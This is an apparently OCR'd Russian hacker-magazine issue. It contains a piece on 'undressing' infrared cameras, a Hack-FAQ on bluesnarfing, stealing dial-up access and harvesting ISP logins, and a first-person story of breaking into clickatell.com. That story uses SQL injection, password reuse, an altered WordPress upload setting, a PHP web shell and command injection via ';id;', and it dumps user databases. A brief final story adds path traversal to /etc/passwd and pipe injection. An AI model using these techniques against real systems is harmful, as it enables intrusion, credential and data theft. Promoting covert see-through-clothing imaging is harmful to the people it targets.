[гонки на раздевание] Идея домашней камеры с пассивным инфракрасным фильтром оказалась весьма плодотворной в плане маркетинга. Год назад тайская компания Advanced Intelligence, проявив чудеса миниатюризации, представила «раздевающие» очки X-Reflect Goggles. Конечно, название, ассоциирующееся с рентгеном (икс-лучи), отношения к нему никакого не имеет. Это просто-напросто две миниатюрные камеры с ИК-фильтрами разрешением 470 строк и выходом на видеомагнитофон. Несмотря на инфракрасную сущность, очки не предназначены для использования в темноте. Они дают раздевающий эффект при слабом и ярком освещении. Заряда аккумулятора хватает на 7 часов разглядываний. Приобрести данный агрегат предлагается не задешево — 2400 полновесных долларов. Наилучшие результаты по эффективности обнажения производитель гарантирует для шелка, купальников и всех типов синтетических материалов.
В прошлом году японская компания Yamada Denshi выпустила хитрый аксессуар для мобильного телефона Vodafone V602-SH — присоединяемую камеру ночного видения. Специально для раздевания аппарат не задумывался. Волшебный дар обнаружился случайно, и очень быстро это устройство стало по-



[добротная утка, но тоже хорошо ;)]



[«раздевающие» очки X-Reflect Goggles с видеовыходом]

пулярным среди подростков и сексуально озабоченных личностей. В итоге ситуация получила огласку в прессе и чуть не стала причиной скандала. Компания Vodafone осудила действия японцев, считая, что производителю телефона наносится удар по имиджу. Сама камера стоит около 140 долларов и продается через интернет, при этом ее можно использовать и с другими моделями телефонов.



[видеокамера Sony с волшебным фильтром KAYA Infrared See-Through PF]

[в ритме диско] Возможно, ты сам был свидетелем одного удивительного, хотя и довольно частого явления. Когда после торжественного выпускного начиналась школьная дискотека, выключали свет, и в мигающих вспышках стробоскопа на некоторых девчонках мгновенно исчезало платье. Окружающие могли созерцать ярко светящееся белое нижнее белье. Я это наблюдал не раз, но до сих пор не знаю физического принципа данного фокуса. Очевидным было сочетание следующих факторов: ультрафиолетовый оттенок освещения от стробоскопа, тонкое синеватое платье (необязательно слишком облегающее) и белое нижнее белье. Вероятно, какой-то секрет был и в структуре синтетического материала, из которого сделано платье.

Понятно, что такое зрелище вызывало сильное потрясение у просвеченной девушки и бурю восторга у мужичков. Девчонки знали о подобном явлении и аккуратно блюли принципы — на дискотеку белое не носить и платье из предательского материала не надевать. Иногда краем уха перед дискотекой можно было услышать шепот: «Ты что одела, дурочка, с ума сошла? Оно же исчезнет!».

Бывало, что хитрые парни сами тайком притаскивали с собой стробоскоп, который программой предусмотрен не был. Визг при его включении был оглушительный ;).

В заключение не могу не упомянуть еще один самый надежный и самый дешевый способ заглядывать сквозь одежду. Способ этот — развивать воображение ;). Преимущества очевидны: полная бесплатность, цветная картинка, исключительная портативность и надежность. Для большей эффективности следует проводить регулярные тестирования и юстировки на журналах Playboy, Hustler и др.

[ОБ ЭФФЕКТЕ КРАСНОЙ ПЛЕНКИ]

«Азазелло просил не беспокоиться, уверял, что он видел не только голых женщин, но даже женщин с начисто содранной кожей».
М. Булгаков, «Мастер и Маргарита».

Джон Ланкастер в одиночку, преимущественно ночью,
Щелкал носом — в нем был спрятан инфракрасный объектив,
А потом в нормальном свете представало в черном цвете
То, что ценим мы и любим, чем гордится коллектив.
В. Высоцкий, «Пародия на плохой детектив».



SideX (hack-faq@real.xakep.ru)

ВЗЛОМ

HACK-FAQ

Будь конкретным и задавай конкретные вопросы! Старайся описать свою проблему максимально детально перед посылкой в Hack-FAQ. Только так я смогу действительно помочь тебе ответом, указать на возможные ошибки. Остерегайся общих вопросов вроде «Как взломать интернет?», ты лишь потратишь мой и свой почтовый трафик. Трясти из меня фришки (инет, шеллы, карты) не стоит, я сам живу на гуманитарной помощи!

Q Порутил пару тачек, сейчас админю их по Remote Desktop. Можно ли в нем как-то менять номер порта?

A Трудно поверить, но этот вопрос звучит в каждом третьем письме. Итак, если нужно выполнить установку из сырцов, последовательность выполнения команд будет такой. По умолчанию RDP (Remote Desktop Protocol) висит на 3389 порте. Смена порта производится одним движением знающей руки, модификацией HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp\PortNumber. Здесь выставляется любой желанный номер.

Q Что такое bluejacking?

A Блюджекинг – новая модная тенденция в западлостроении. Тебе лишь нужен телефон (смартфон) с поддержкой Bluetooth. Также нужны ушастые юзеры, которые станут жертвами bluejack-приколов. Путем изучения эфира выявляются находящиеся рядом BT-телефоны. На них можно будет послать сообщение, картинку или мелодию. Сообщения обычно посылаются через «Контакты», когда твое сообщение пакуется в форму бизнес-карточки. Большинство жертв обретают легкую форму паранойи по получении подобного «привета» – сообщения с указанием интимных деталей их внешнего вида. В метро можно комментировать заголовки газет и обложки книжек; в вещевых магазинах советовать покупателям выбрать ту или иную вещь. Есть более жесткие формы прикола, когда похищается вся инфа с мобильника жертвы. Название BlueJacking происходит от имени его изобретателя – aJack'a.

Q Почему мой телефон (Sharp GX30) не подходит для блюджека?

A Эта конкретная модель и ряд других имеют серьезный недостаток: единственным дружественным им bluetooth-девайсом является hands-free-комплект. Так что у тебя нет возможности подрубить любые другие девайсы, как те же самые мобилы. Так что, встав на скользкий путь блюджекера, проверяй заранее полигамию трубы в отношении других BT-девайсов.

Q Хочу закардить трубу на eBay. Там предлагают какие-то SIM-free телефоны. В чем их отличие от обыкновенных?

A SIM-free значит всего-навсего, что трубка не залочена (unlocked), она не привязана к какому-либо контракту. Тема особенно актуальна на Западе, где контрактные трубки продаются значительно дешевле в случае заключения контракта (от 6 до 24 месяцев обыкновенно) с мобильным оператором.

Q Почему меня спрашивают о пароле, когда я пытаюсь блюджекнуть кого-то?

A Тема в том, что ты пытаешься спарить свою трубу с чужим девайсом. Тебе вовсе не нужно спаривание, твоя цель лишь послать сообщение. Скорее вылезай из «My Devices». Нужно пойти в список контактов и выбрать «Send a Contact».

Q Как воровать инфу с чужих трубок?

A Это направление взлома называется bluesnarfing. Под похищением инфы имеется ввиду стягивание чужих записных книжек, архивов сообщений, графики и записей ежедневника. Детальное описание уязвимости ты найдешь на www.thebunker.net/security/bluetooth.htm. Проблема была обнаружена в конце 2003 года. Некоторые телефоны не могли надлежащим образом провести аутентификацию девайса и выходили на связь со всеми желающими. Для реализации нужен был КПК или ноутбук, так как нужный софт Bluestumbler не был доступен под тогдашними smartphone-платформами. Помимо этого, была другая уязвимость – отдельные трубки продолжали держать связь с девайсами, даже когда те были удалены из trusted-листа. SNARF-атака характерна еще тем, что жертве остается неведом факт подключения к его девайсу. Наиболее известные Bluetooth–уязвимые трубки (со старым ПО): Nokia 6310i, 8910i, 7650; Sony Ericsson T68i, T610, T630, Z600, Z1010; Siemens S55, SX1; Motorola V80, V800. Самой разумной защитой от атаки оказывается своевременный апгрейд софта телефона. Конечно, остается и более капитальное решение – полное выключение интерфейса BT. Последнее будет актуально для Ericsson'ов старшего поколения (обновить прошивку не так-то легко) – T39, R520m, T68.



Существуют ли honeypots для Wi-Fi сканеров?

Wardriving, то есть скан эфира в поиске беспроводных сетей с публичным доступом, растет числом. Посему принимаются и активные меры по борьбе со сканерами. Так, пару лет назад Америка начала программу WISE (Wireless Information Security Experiment). Первый подобный Wi-Fi honeypot был развернут в Вашингтоне бывшим IT-спецом из BBC Америки. Исследование проводилось, чтобы понять темную сущность Wi-Fi хакера, исследовать, какого рода атаки будут проводиться после получения доступа к access point'у. Самая первая реализация WISE не предоставляла доступа к инету после подключения, потом организаторы дали доступ к web'у с открытым сообщением для хакеров: вас мониторят, для продолжения работы нужно согласиться с данным фактом. Понятно, что далеко не все honeypot-начинания столь же этичны, как и WISE: другие чекисты могут следить за тобой без предупреждения.

Напер кучу халявного инета (dial-up), но пользоваться им боюсь. Как сделать, чтобы меня провайдер не попалил?

Следует заранее оговориться, что по-настоящему эффективного технического способа решения проблемы просто не существует. Я не буду обсуждать тему анти-АОНов как морально устаревшую. Говорить о наличии АОНов у отдельных провов вовсе не стоит, ибо современные технические средства помогают отследить номер звонившего, даже если в момент звонка он не был зафиксирован логом. Может быть более логичный подход к проблеме. К примеру, собрать информацию о том, насколько жестко преследует халявщиков конкретный пров. Подобной инфой охотно делятся коллеги по цеху, которых можно выловить в соответствующих форумах и чатах. Следует посмотреть и на тип аккаунта. Если это акк бедного юзера, который честно кладет кровные 30 у.е. на счет ежемесячно, то велик риск вызвать его негодование. Когда же это корпоративный анлимитед, проблем не возникает. Долгое время активным спросом у халявщиков пользуются dial-up аккаунты западных фирм, работающие в RU по точкам доступа международных сетей (SITA, ATT Worldnet, Infonet).

Меня достали эти плагины для аськи, которыми меня добавляют в контакт-листы без спросу. Как обломать неприятелей?

Последние версии Аси хранят контакт-листы на сервере Mirabilis'а (AOL'а). Значит, и твой родной UIN прописан там же. Чтобы удалить себя оттуда, попробуй воспользоваться компактной софтинкой с asechka.ru – ICQ Self-Remover. Стерев себя из листа, ты заставишь преследователя наконец запросить твоего разрешения.

Как мне узнать логины всех dial-up юзеров моего прова?

Известный способ – овладение юзерской БД прова, где будут прописаны логины, пароли и вся другая жизненно важная инфа по ним. Вероятно, данный способ не окажется доступен. При подобном раскладе остается пресловутый netbios-скан подсети провайдера. Часто NB-имена юзеров соответствуют их логинам. Понятно, что у юзеров с незапароленными шарами злостные хакеры смогут стянуть всю необходимую инфу (где будут не только логины, но, вероятно, и пароли к ним).

Слышал, что автоматы с напитками вроде Coca-колы можно взломать через обычные кнопки! Правда?

Если бы это было неопровержимой правдой во всех без единого исключения случаях, подобных автоматов не существовало бы вовсе, так как хакеры сразу разносили бы все добро по домашним холодильникам. Однако теоретически существует маза входа в сервисное меню ряда аппаратов путем нажатия определенной последовательности клавиш на передней панели. Детальное описание темы ты найдешь в инете, в статье «Hacking Coke Machines» (привет Гуглу). Вкратце ее содержимое. Ряд аппаратов разворачивает желанное сервисное меню после нажатия последовательности 4-2-3-1 клавиш на передней панели. Обычно клавиша номер один – самая верхняя на панели. Если нажатие выбрасывает меню, можно двигаться дальше. Тут будут опции: CASH (кол-во накопленного кэша в аппарате), SALE (сколько напитков было продано после последней загрузки), VER (версия вшитого ПО), EXTRAS (типичная опция здесь – температура внутри аппарата по Фаренгейту), ERROR (список случившихся ошибок в работе аппарата за последнее время). Так получается простейший информационный хак, которым ты можешь удивить друзей-приятелей. Если разведаешь, как выбивать реальную жижу в баночках и бутылочках, сразу пиши мне! :)

Что такое robots и spiders для поисковиков и как они связаны с хаком?

Файл robots.txt кладется в корень веб-сервера (скажем, в www.mydomain.com/robots.txt). Robots содержит инфу о том, какие файлы могут быть доступны для индексирования поисковиком. Сбором информации и ее индексированием занимаются spiders, запущенные поисковиками. В robots ты можешь заносить disallow записи. Данный коммент покажет spider'у, что он не может скачать конкретный файл с сайта. Можно отметить отдельные папки – /cgi-bin, к примеру. Или прописать, какие поисковики могут скачивать отдельные файло, а каким следует отдыхать. Это комментируется линией User-agent. Поставив переменную «*», ты создашь правило для всех spider'ов. Строчка «User-agent: googlebot» даст понять, что обработкой сможет заниматься лишь Google'овский бот. Главная проблема spiders заключается в том, что они часто индексируют инфу, которую не предполагалось выносить на суд публики, такую как базы данных и скрипты. Robots же, по идее, должны защитить от данного недуга. Увы, никто не совершенен, и админы часто неграмотно конфигурируют эти файлы. Очень много полезной инфы по теме ты найдешь на www.searchengineworld.com/robots.





SMS-центр под контролем

СОЛНЕЧНЫМ МАЙСКИМ ДНЕМ Я ПО ОБЫКНОВЕНИЮ КУПИЛ ЖУРНАЛ «ХАКЕР». В ЭТОМ НОМЕРЕ МЕНЯ ЖДАЛА ИНТЕРЕСНАЯ СТАТЬЯ ОТ ХИНТА ПРО СЕРВИС CLICKATELL.COM. ТЫ НАВЕРНЯКА НАСЛЫШАН ОБ ЭТОМ РЕСУРСЕ И, ВОЗМОЖНО, ДАЖЕ ТАМ ЗАРЕГИСТРИРОВАН. ОДНАКО ДЕСЯТИ ХАЛЯВНЫХ КРЕДИТОВ ХВАТАЕТ ЛИШЬ НА ПАРУ-ТРОЙКУ ХОРОШИХ ПРИКОЛОВ. БЫСТРО ПОТРАТИВ ЭТОТ ЩЕДРЫЙ ПРЕЗЕНТ, МНЕ ЗАХОТЕЛОСЬ ВЗЛОМАТЬ НЕСЧАСТНУЮ КОНТОРУ И СДЕЛАТЬ СЕБЕ АНЛИМИТНЫЙ АККАУНТ | Master-lame-master

Тайна внутренностей clickatell.com и взлом системы

Как только у меня закончились халявные SMS, я поспешил зарегистрироваться еще раз. Но хитрые американцы предусмотрели этот шаг. Они запретили регистрацию двух аккаунтов на один мобильный номер. Я просек фишку и вбил номер моего отца. Это прокатило, но следующие десять кредитов закончились еще быстрее :(. Тогда я решил попробовать провести атаку на сервис *clickatell.com* в надежде на то, что американские админы окажутся не слишком крутыми парнями.


[созрела мысль] В первую очередь у меня созрела мысль, что на сервисе могут существовать аккаунты вида «login:login» с положительным балансом. Поэтому, набравшись терпения, я начал вбивать рандомные имена и пароли в web-форму сайта. К моему удивлению, за час вбива я подобрал около тридцати аккаунтов, среди которых добрая половина наделялась пятью, а то и десятью нетронутыми кредитами.

Мысль о безлимитном доступе не покидала меня ни на секунду. Я понимал, что сбрутать подобный доступ невозможно, и поэтому решил послоняться по сайту в поисках бажных скриптов. Однако сколько я ни изменял параметры сценариев, видимого успеха добиться не удавалось. Тогда я подумал: «Если бага не видно на поверхности, то почему бы не поискать его в глубине?». Другими словами, я надеялся найти какую-нибудь зацепку в комплекте сценариев, доступных после успешного входа в систему.



Оказывается, у clickatell.com есть несколько проектов. И все они в определенной степени относятся к протоколам сотовой связи :).

Неспешно залогинившись под подобранным аккаунтом net с паролем net, я посмотрел в левую часть страницы. Там находилась колонка ссылок на скрипты с какими-то непонятными отчетами. Как оказалось позже, это обычная статистика по пользователю, показывающая даты и количество SMS, отосланных в отчетные дни. Я покопался в исходниках страницы и нашел длинный запрос, передающийся методом POST. Быстро изменив метод на GET, я вставил обращение к БД в отдельное адресное окно браузера. Запрос успешно выполнился, и перед моими глазами предстали две уведомительные строки. После этого я дал волю своим шаловливым ручкам и намеренно изменил параметр month, добавив в конец значения апостроф. После обновления я получил весь текст длинного запроса, а затем ошибку обработки SQL-предложения. Это было клево, поскольку теперь я знал о том, что скрипт страдает SQL-инъекцией, и, кроме того, передо мной был сам запрос. Оставалось лишь правильно использовать найденный баг.



Из-за того что админы быстро заткнули половину брешей, сделать полноценный видеоролик уже невозможно. Поэтому на диске ты найдешь только форму для отсылки SMS-сообщений, а также свежую версию программы MessengerPro.



Не стоит забывать, что все проделки негодяйского хакера противозаконны, поэтому эта статья дана лишь для ознакомления и организации правильной защиты с твоей стороны. За применение материала в незаконных целях автор и редакция ответственности не несут.

[забавы с SQL] Поскольку я не особо знаком с технологией SQL-инжектирования, мне пришлось изрядно попотеть, чтобы добиться видимых результатов взлома. Сперва я вставил в конец запроса фразу «UNION select 1» и, как обычно, получил ругань на несоответствие параметров. Затем я подобрал число выводимых полей, а также некоторые названия параметров. Работа была очень неблагодарной, зато результат взлома был потрясающим — я получил большую часть информации о пользователях портала *clickatell.com*. Затем я добавил в запрос условие *WHERE p.email like '%clickatell.com%'* и получил список всех администраторов сервиса. Включая их email'ы и сложнорасшифровываемые пароли :).

С одной стороны, у меня уже было многое: админский аккаунт на неограниченное количество SMS-сообщений и кривоватый дамп пользовательской базы. Но с другой — мне хотелось большего. Я очень желал попасть внутрь ресурса, посмотреть устройство сервера и скрипты отправки SMS. Поэтому у меня появилась мысль попробовать пологиниться на почтовые ящики администраторов, используя полученные пароли.

[сложный путь к сердцу системы] В результате ручного подбора выяснилось, что пять mail-аккаунтов работали и пароли совпадали. В почтовом ящике одного из них находилось около сотни писем. Сперва я принял корреспонденцию за спам, однако впоследствии понял, что поторопился. Что-то вынудило меня скачать все сообщения себе на комп, не удаляя их с сервера. И не ошибся! Вместо спама меня ожидала почтовая переписка с сотрудниками компании. И надо сказать, письма были очень интересными — обсуждались коммерческие вопросы компании, будущие нововведения и т.п. Уже после третьего мыла я просек, что на сервисе должна быть какая-нибудь оболочка, где регулярно отмечаются работники. Что-то типа новостной ленты. И действительно, в одном из почтовых сообщений я нашел интересную ссылку на ресурс *http://mantis.clickatell.com*. По прочтении всех писем мне ничего не оставалось делать, как завернуть ослика на этот адрес. Как я и догадывался, за ссылкой хранилась специальная bugtraq-среда, куда разработчики постили ошибки в работе сервиса. Естественно, что так просто меня в систему не пустили — авторизационный сценарий требовал пароль. Но ведь у меня были все пароли администраторов! Грех не попробовать заветные пары «логин:пароль» в форме этого скрипта. К счастью, аккаунт одного из админов успешно подошел.

Но радоваться было пока рано — мантис не представлял собой что-то ценное. Обычные формы со статусом выполненных или незаконченных заданий, которые намекали на то, что среда используется не только для обсуждения ошибок, но и перспектив, планов и т.п. Я уже было хотел покинуть этот ресурс, но в последнюю минуту заметил еще один линк на страницу *http://blog.clickatell.com*. Проверка IP-адреса этого хоста показала, что он не совпадал с айпишником *www.clickatell.com*. Этот факт дал повод предположить существование второго сервера. И действительно, ресурс blog.clickatell.com существовал. Он представлял собой еще один набор скриптов, но уже заточенный под технические задания. Там были сообщения о ребутах серверов, шлюзов, а также о внедрении каких-то непонятных технологий. Я даже удивился, что все эти ньюсы может посмотреть любой человек — среда не защищалась паролем. Но, дойдя до конца страницы, я увидел мелкую ссылку «Login», которая предлагала войти в систему.

Думаю, не стоит описывать, как я вошел на этот ресурс — использовался тот же пароль админа, который загадочным образом подошел к мантису. Надо сказать, что по функциональным возможностям мантис просто отдыхает. В блоге было намного больше функций, среди которых я обнаружил полезный скрипт upload-файлов. Сразу же захотелось залить PHP-шелл и выполнить несколько команд. Но я жестоко обломался, так как upload.php заявил, что не хочет принимать файлы с расширением PHP :(. Конечно, можно было бы замаскировать web-шелл под картинку или doc-файл, но переименовать залитый документ было бы весьма затруднительно.



[SQL – победа не за горами]

[mantis спасает положение] Кроме upload-скрипта, в блоге не было ничего полезного. Новости также не радовали — сплошная рутинная полоса о выполненных заданиях. Я понимал, что расклад не в мою пользу, поэтому решил вернуться на страницы mantis'а и перечитать все его архивы. Признаться, я надеялся найти там какие-нибудь пароли либо новые ссылки :). Результат поиска меня, мягко говоря, ошарашил. В одном из постов промелькнула загадочная ссылка на *http://blog.clickatell.com/pa*. Я зашел туда и увидел... незапароленный PhpMyAdmin! В первую минуту я просто находился в состоянии эйфории — мне казалось, что все базы пользователей хранятся именно на этом серваке. Однако это оказалось не совсем так. В базах находились настройки, сообщения и прочие вещи, относящиеся к blog'у и какому-то web-календарю. Но, несмотря на это, PhpMyAdmin выступил главным звеном цепочки хакерских действий. Просматривая таблицы ба-




[методичный брутфорс аккаунтов]

[АВТОМАТИЗИРОВАННАЯ РАССЫЛКА]

Оказывается, слать SMS можно не только из web-среды и глючного MessengerPRO. Система имеет свой API, который реализуется на базе протокола HTTP. Чтобы облегчить работу по рассылке сообщений, я в свое время сделал HTML-форму, которая обращалась к скрипту clickatell'а и отсылала нужный текст. Для заинтересованных лиц привожу ее нехитрый код.

```
<form method="POST" action="http://api.clickatell.com/http/sendmsg">
<input type=hidden name=api_id value=ID>
<input type=hidden name=user value=USERNAME>
<input type=hidden name=password value=PASSWORD>
<input type=hidden name=deliv_ack value=1>
<input type=text name=from value="NAME">
<textarea rows="10" name="text" cols="70"></textarea>
<input type=submit value=Send class=form>
<input type=reset value=Clear class=form>
</form>
```


Следует заметить, что значения ID, USERNAME и PASSWORD берутся из пользовательской базы. Либо легальным путем со страницы персональных настроек :)




[успешный вход в Мантис]

зы wordpress (она как раз и относилась к blog'у), я нашел очень интересную фичу. Оказывается, все настройки upload-скрипта находятся в таблице wp_options. Нужный параметр, который грех было не поменять, назывался fileupload_allowedtypes. С помощью нехитрого SQL-запроса *UPDATE wp_options set option_value='jpg gif png doc pdf php' WHERE option_name='fileupload_allowedtypes'* я слегка модифицировал настройку движка ;). Теперь скрипт уже не ругался на левое расширение файла и без слов сохранил веб-шелл в каталог */data/apache/wordpress/wp-content* (путь, куда сохраняются залитые файлы, я узнал из той же таблицы wp_options).
Как ты уже понял, сервер, где располагался blog, меня мало интересовал. Эта машина не являлась главной в сервисе clickatell. Но поискать интересную информацию в каталогах сервера мне очень хотелось. Команда *uname –a* показала, что компьютер находится под управлением Linux. Уже через пять минут я обнаружил загадочную директорию admin, в которой располагались какие-то сценарии. Исходя из того, что более ценной инфы мне найти не удалось, я сжал всю админку в архив, скопировал в каталог /data/apache/wordpress/wp-content и слил все это дело на свой компьютер. Теперь мне предстояло изучить содержимое загадочного архива.

[проникновение в админку] При детальном рассмотрении скриптов оказалось, что зона администрирования находится по адресу *www.clickatell.com/central/admin*. Действительно, при попытке обращения к этой ссылке с меня потребовали логин и пароль. Мне повезло, так как htpasswd также находился в архиве, который я скачал с сервера blog. Быстро скормив этот файл Джонику, я получил один подобранный аккаунт администратора. Надо сказать, что пароль был уникальным и не совпадал с пассвордом в MySQL.
Зона администрирования представляла собой несколько скриптов, которые позволяли мониторить статус SMS-шлюзов, смотреть активность, а также выполнять SQL-запросы. Перерыв все сценарии, я не нашел возможности заливать или редактировать файлы, а уж тем более выполнять команду. В принципе, встроенный SQL-клиент позволил бы мне вывести все таблицы на экран, но я боялся, что мой браузер подвиснет из-за переизбытка информации :). В связи с этим было решено еще раз просмотреть внутренности всех скриптов в локальном каталоге admin. Я пошел в верном направлении, так как быстро нашел уязвимость в сценарии router_tester.php. Там располагался следующий код:


[измененные параметры скрипта, которые хранятся в таблице]



[а вот и рабочий PHP-шелл]

```
system("/usr/local/clickatell/bin/router_tester -U $user_no $m $feats $p
-t $msisdn $c -v 1 -i $iter -L $outlevel /usr/local/clickatell/bin/routerd.conf
&> /var/tmp/$fname 2>&1");
```

Обратившись к этому скрипту через админку, я понял, что PHP-программиста в этой конторе следует немедленно уволить :). Переменная *$user_no* запрашивалась прямо из формы. Таким образом, ничто не мешало мне ввести в форму слово «;id;». И действительно, эта конструкция позволила мне обрести некий web-шелл, но уже на главном сервере.
Через полчаса я находился в консоли и бродил по каталогам главного сервера. Мои права были абсолютными, так как администраторы даже не удосужились обновить ядро в системе :). Все базы проекта я также бережно забэкапил и сохранил у себя на компьютере. Я много раз рассказывал о том, как осуществлять бэкап из MySQL, поэтому даже не заостряю на этом внимания. Единственная сложность — мне приходилось очень долго искать нужный аккаунт, так как многие таблицы связывались внешним ключом по идентификатору пользователя. Таким образом, чтобы найти анлимитный аккаунт, мне надо было открыть таблицу с балансом, найти там пользователя с минусовыми кредитами, а затем запомнить его номер. Потом уже в другой таблице отыскать идентификатор и определить client-id и пароль юзера (по-видимому, там установлена старая версия MySQL, которая не поддерживает вложенных запросов. — Прим. ред.). Ну а после этого - залогиниться под анлимитчиком и отослать сотню-другую SMS-сообщений :).

[тяжкие последствия] К сожалению, администраторы заметили мое пребывание на их серверах. Все мои айпишники прокси-серверов попали в бан-лист, админские пароли немедленно поменялись. К тому же, теперь сисадмы заставляют бедных пользователей менять их пароли на более сложные. Кроме этого, пассворды заносятся в базу уже в виде MD5-хэша, расшифровать который довольно проблематично.
Но, как известно, админ никогда не закрывает все баги :). На данный момент ресурс до сих пор страдает SQL-инжекцией, а пароли на blog и mantis остались неизменными. Но даже эти незакрытые бреши уже не позволяют сливать новые дампы пользовательских таблиц и пользоваться анлимитными аккаунтами. Впрочем, быть может, кто-нибудь из читателей отыщет новые уязвимости, которые не удалось найти мне ;)

[ЧТО ПОМОГЛО МНЕ ПРИ ВЗЛОМЕ?]
1 Я убил больше часа на подбор названий таблиц и заголовков, чтобы вызвать SQL-injection на главном сервере *clickatell.com*. Только благодаря этому мне удалось отобразить пароли администратора.
2 Вернувшись на Mantis, я обнаружил ссылку на незапароленный PhpMyAdmin. Поэтому бдительный анализ архивов переписки разработчиков идет хакерам только на пользу.
3 Архив скриптов, найденный на совершенно левом сервере, решил проблему доступа к административной зоне *clickatell.com*, а также помог мне найти брешь в PHP-коде

Оранжевая революция

УПОРСТВО В ЖИЗНИ — ВАЖНАЯ ШТУКА. ИНОГДА БЫВАЕТ ТАК, ЧТО, КАЖЕТСЯ, ВОЗМОЖНОСТЬ ЧТО-ТО СДЕЛАТЬ УЖЕ УШЛА, ОДНАКО ЕСЛИ НЕ СДАВАТЬСЯ И БОРОТЬСЯ ДО ПОСЛЕДНЕГО, ВСЕ МОЖЕТ ИЗМЕНИТЬСЯ. ТАК ВО ВСЕМ, И КОМПЬЮТЕРНЫЕ ВЗЛОМЫ НЕ ИСКЛЮЧЕНИЕ. СЕГОДНЯ Я РАССКАЖУ ТЕБЕ ЗАХВАТЫВАЮЩУЮ ИСТОРИЮ АТАКИ НА ОДИН УКРАИНСКИЙ СЕРВЕР, ВО ВРЕМЯ ОСУЩЕСТВЛЕНИЯ КОТОРОЙ У МЕНЯ НЕСКОЛЬКО РАЗ ВОЗНИКАЛО ЖЕЛАНИЕ ОПУСТИТЬ РУКИ. ОДНАКО УПОРСТВО И ВЕРА В СОБСТВЕННЫЕ СИЛЫ ПОЗВОЛИЛИ МНОГОГО ДОБИТЬСЯ | Sashiks (lubimovv@inbox.ru)



Гуманистическая история взлома украинского сервера

[intro] Я всегда любил фильмы про хакеров. Еще бы, исследования крупных сетей, взлом корпоративных серверов, кража конфиденциальной информации — все это действительно завораживает. И вот однажды поздно вечером я решил немного поиграть в хакеров и повеселиться. Ну что ж, сказано — сделано, just Google it! И вот на экране замелькали сотни разных украинских компаний, но среди прочих мое внимание привлек сайт какой-то непонятной организации, которая торговала то ли солью, то ли дорожным гравием, то ли вообще ничем не торговала, точно не помню. Ресурс привлек мое внимание тем, что в адресе найденной страницы находилась примерно такая строка: *www.firmasite.ua/cgi-bin/index.cgi?newsfile=20050106.txt.* Тут не надо быть компьютерным бизоном, чтобы догадаться: с помощью этого скрипта возможно просматривать файлы на сервере, а может быть, даже и исполнять команды. Что ж, попробуем.

Указав в качестве параметра *newsfile* название одного из файлов в текущем каталоге, я увидел, что он действительно включился! Тогда я запустил скрипт так: *index.cgi?newsfile=../../../../../etc/passwd* — и передо мной предстал файл с учетными записями пользователей.

В принципе пока радоваться особенно было нечему, однако некоторые зацепки уже были. Я зашел на свой забугорный шелл и просканировал nmap'ом удаленный комп в поисках открытых tcp-портов и доступных сетевых демонов. Конечно, можно было сразу подставить вместо имени файла значок пайпа («|») и ввести команду, однако я не хотел спешить.

Через некоторое время после запуска сканера выяснилось, что на ломаемой тачке кроме всего прочего крутится бажный ProFTPD 1.2.9, для которого есть публичный сплоит: *www.securitylab.ru/_exploits/proftpd2.c.txt.*

Однако, как я и ожидал, этот эксплойт был не работоспособным и не выдал ничего полезного после нескольких минут перебора адреса возврата. Можно было, конечно, разобраться, в чем дело, однако у меня была идея получше. В имя открываемого файла я подставил строку |id| и тут же на главной странице получил убедительный ответ сервера: nobody. Ну что ж, пришло время решительных действий.



Здесь ты можешь найти хорошие словари для брута. Конечно, только для использования в ознакомительных целях.
www.passwords.ru/dic.htm
ftp://ftp.openwall.com/pub/wordlists
ftp://ftp.cerias.purdue.edu/pub/dict
ftp://ftp.ox.ac.uk/pub/wordlists
ftp://ftp.funet.fi/pub/unix/security/dictionaries
www.outpost9.com/files/WordLists.html
www.phreak.com/html/wordlists.shtml
ftp://coast.cs.purdue.edu/pub/dict/wordlists
www.mobilstar.ru/files/dict



Советую тебе посетить следующие сайты по безопасности:
www.web-hack.ru
www.rst.void.ru
www.gh0sts.org



На нашем диске ты найдешь полные версии программ, описанных в этой статье.

